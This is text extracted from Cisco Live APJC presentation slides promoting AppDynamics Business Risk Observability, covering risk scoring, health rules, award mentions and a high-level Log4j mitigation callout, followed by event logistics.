


Business Risk Score



Risk scoring with business-context

Tailored prioritization based on likelihood and impact


- Builds a customer-specific view of security risk
- Leverage findings and intel from Cisco Kenna and Panoptica
- Continuously assess score reflect real-time risk
- Prioritize remediation and mitigation efforts by what matters to the biz



Calculating Business Risk



Components of Business Risk assessment



Correlated Alerts & Actions

Health Rules to monitor the key KPIs and take actions as required

Out of the box performance Health Rules based on Metrics Baselines and Thresholds

Custom Health Rules based on security metrics


Create HTTP Actions to integrate and share information with external systems

The screenshot displays the 'Health Rules' configuration page in a dark-themed UI. At the top, there's a search bar and a table with columns: Name, Entity Type, Description, Monitored Entities, and Linked Actions. A modal window is open, showing the configuration for an 'HTTP Request Action'. The modal has a breadcrumb 'HTTP Request Action / Update http request action' and a 'General Information' section. The configuration fields include:

- Action Name:** Webex Teams Notification
- REQUEST URL:** (empty field)
- Method:** POST (selected from a dropdown)
- URL Encoding:** UTF-8 (selected from a dropdown)
- Raw URL:** https://we (partially visible)


The background table shows several rows of health rules, each with a checkbox and a name starting with 'A...'. A 'Guide Me' button is visible on the left sidebar.

Business Risk Observability Use Case



Business Risk Demo for Cloud Native Applications

Give me the
goods



Zero Friction Enablement

Business Risk Observability

Instant
Activation

Dashboards
visible in
minutes

Nothing to
Deploy

Part of existing
agents with native
integrations

Fast Time
to Value

Quick path to
resolve pain – even
in non-production

Buzz on the street

2021 CyberSecurity Breakthrough Awards

Overall Web Security Solution of the Year

2022 CyberSecurity Excellence Award

Application Security Product of the Year



CyberSecurity Breakthrough Awards

Recognizing the world's best information security companies, products and people.



Security is a AppDynamics strength – Gartner

Cisco AppDynamics was ranked #1
by a wide margin in the Gartner
2022 Critical Capabilities report for
Security Operations use cases.

Vendors' Product Scores for Security Operations Use Case

Product or Service Scores for Security Operations



Award Winning Power on Display

The screenshot shows the Cisco Talos website with a dark theme. At the top, the navigation bar includes links for Software, Vulnerability Information, Reputation Center, Library, Support, Incident Response, Careers, Blog, Podcasts, and About. The main heading reads "Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild". Below this is a large graphic with a speech bubble containing an exclamation mark, the word "THREAT" in orange, and "ADVISORY" in white, with the Talos logo at the bottom. A callout box titled "Mitigation (identified in Talos Advisory)" contains the following text: "AppDynamics with Cisco Secure Application, which is integrated into AppDynamics Java APM agents, protects environments by:" followed by a bulleted list: "Identifying libraries being used by code during runtime," "Detecting vulnerabilities in these libraries and attacks by monitoring runtime behavior and" "Protecting systems with configurable policies to block exploit behavior at runtime."

FRIDAY, DECEMBER 10, 2021

Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild

THREAT ADVISORY

Talos

Mitigation (identified in Talos Advisory)


AppDynamics with Cisco Secure Application, which is integrated into AppDynamics Java APM agents, protects environments by:

- Identifying libraries being used by code during runtime,
- Detecting vulnerabilities in these libraries and attacks by monitoring runtime behavior and
- Protecting systems with configurable policies to block exploit behavior at runtime.

Log4j Vulnerability Mitigation Currently Applies to both CVE-2021-44228 and CVE-2021-45046.


“After days of working around the clock, my team and I can finally get some sleep!”

*Director, AppOps @
Travel/Hospitality Customer
December 20, 2021*



Focused on
vulnerabilities &
threats

App
Team



Security
Team

Focused on
velocity &
user
experience





Did you know?

You can have a
one-on-one session with
a technical expert!

Visit Meet the Expert in The HUB
to meet, greet, whiteboard & gain
insights about your unique questions
with the best of the best.



Meet the Expert Opening Hours:


Tuesday	3:00pm – 7:00pm
Wednesday	11:15am – 7:00pm
Thursday	9:30am – 4:00pm
Friday	10:30am – 1:30pm

Session Surveys

We would love to know your feedback on this session!

- Complete a minimum of four session surveys and the overall event surveys to claim a Cisco Live T-Shirt





Continue your education



- Visit the Cisco Showcase for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand




The bridge to possible

Thank you

CISCO *Live!*

#CiscoLiveAPJC



The background features a vibrant, multi-colored abstract design. On the left, there are horizontal, wavy bands of color in shades of red, orange, yellow, and green. On the right, a bright white light source emits a series of colorful rays in shades of blue, green, and yellow, creating a sunburst effect.

cisco *Live!*

Let's go

#CiscoLiveAPJC